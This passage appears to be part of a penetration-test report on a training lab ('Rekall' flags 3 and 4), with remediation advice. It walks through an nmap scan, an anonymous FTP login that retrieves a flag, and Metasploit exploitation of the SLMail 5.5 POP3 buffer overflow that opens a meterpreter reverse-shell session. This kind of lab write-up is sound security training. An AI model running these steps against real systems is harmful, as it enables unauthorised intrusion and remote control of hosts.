Remediation	Similar to remediation of Brute Force Attacks (Vulnerability 12), Password Guessing may be rectified accordingly: ● Use MFA to prevent unauthorized access to sensitive data. ● Use strong passwords or passphrases in accordance with NIST SP 800-63-3 guidelines: at least 8 characters long (closer to maximum allowable length is preferred), use nonstandard characters,reset only if password is forgotten or compromised. Ensure passphrases are long and do not match entries in the prohibited password dictionary. ● Implement lockout policies that block user login attempts after a certain number of failed attempts. This will slow down the rate at which hackers or programs can attempt password guesses. ● Set up rate limiting to restrict the number of web requests that can be made from a single user account or IP address within a specified amount of time. ● Use WAFs to detect and prevent password guessing attacks by blocking requests that match certain patterns or originate from malicious IP addresses. ● Review access logs to detect any unauthorized access attempts or suspicious activity.

Vulnerability 30	Findings
Title	Attacking Rekall's Windows Servers, Flag 3
Type	Windows OS
Risk Rating	High
Description	File Transfer Protocol (FTP) Vulnerability, Port 21
Images	Run aggressive nmap scan  

```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 21:57 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00072s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=2/8%OT=21%CT=1%CU=43756%PV=Y%DS=1%DC=D%G=Y%M=00155D%TM
OS:=63E46156%P=x86_64-pc-linux-gnu)SEQ(SP=F0%GCD=1%ISR=FF%TI=I%CI=I%II=I%SS
OS:=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4
OS:NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)EC
OS:N(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80
```

```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): ls
331 Password required for ls
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> ls
530 Please log in with USER and PASS first.
ftp: bind: Address already in use
ftp> 230
?Invalid command
ftp> ls
530 Please log in with USER and PASS first.
ftp> █
```

Tried password Tanya4life
Googling "Anonymous FTP login" and finding:



Stack Overflow for Teams – Start collaborating and sharing organizational knowledge.


Am I misunderstanding something? The listing looks like it connected just fine. – Michael Burr Oct 14, 2010 at 19:46

I concur. That looks just like what you would want. Of course, it will most likely be read-only. – SDsolar Jan 1, 2017 at 0:06

3 Answers


Anonymous ftp logins are usually the username 'anonymous' with the user's email address as the password. Some servers parse the password to ensure it looks like an email address.

```
User:  anonymous
Password:  anonymous@domain.com
```




```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> █
```

DISCONNECTED



```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp           32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> cat file
?Invalid command
ftp> ls -a
421 No-transfer-time exceeded. Closing control connection.
ftp> ls
Not connected.
ftp> █
```

Retry via browser:



ftp://172.22.117.20

Index of ftp://172.22.117.20/

Up to higher level directory

Name	Size	Last Modified
File: flag3.txt	1 KB	2/14/22 7:00:00 PM EST

Opening flag3.txt

You have chosen to open:

flag3.txt


which is: plain text document (32 bytes)
from: ftp://172.22.117.20

What should Firefox do with this file?

○ Open with Vim (default)

● Save File


> Save to Downloads

	
	Index of ftp://172.22.117.20/
	Up to higher level directory
	Name … odified
	File: flag3.txt … 00:00 PM EST
	`89cb548970d44f348bb63622353ae278`
	`"~/Downloads/flag3(1).txt" [noeol] 1L, 32B    1,1    All`
	flag 3: 89cb548970d44f348bb63622353ae278

Affected Hosts	172.22.117.20
Remediation	To remediate FTP Vulnerability: ● Replace FTP with SFTP (Secure FTP) or FTPS (FTP over SSL) which are secure file transfer protocols that encrypt data in transit. ● Disable anonymous access that would otherwise allow attackers to log in to the server without providing a username or password ● Use strong passwords that are difficult to guess and follow NIST guidelines. ● Limit access to the FTP server to only authorized users or groups. ● Monitor FTP logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers. ● Ensure FTP software is up-to-date with the latest patches and updates.


<table>
<tr><th>Vulnerability 31</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Attacking Rekall's Windows Servers, Flag 4</td></tr>
<tr><td><b>Type</b></td><td>Windows OS</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Critical</b></td></tr>
<tr><td><b>Description</b></td><td>SLMail Vulnerability, Port 110</td></tr>
<tr><td><b>Images</b></td><td>

Find a machine that is running the SLMail service.




```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-18 19:41 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00064s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp   open  smtp           SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp   open  finger         SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp   open  http           Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
106/tcp open  pop3pw          SLMail pop3pw
110/tcp open  pop3            BVRP Software SLMAIL pop3d
```

SLMail service is running on SMTP port 25 and POP3 port 110
Use searchsploit to find module for SLMail



```
[illegible]
 Exploit Title                                                    | Path
[illegible]
Shellcodes: No Results
```


set RHOSTS 172.22.117.20



```
msf6 > search slmail

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/pop3/seattlelab_pass  2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.30.153.75    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.30.153.75:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
```


set LHOST 172.22.117.100

</td></tr>
</table>



```
msf6 exploit([redacted]) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit([redacted]) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                      sing-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```


exploit



```
msf6 exploit([redacted]) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49631 ) at 2023-02-18 19:58:55 -0500

meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
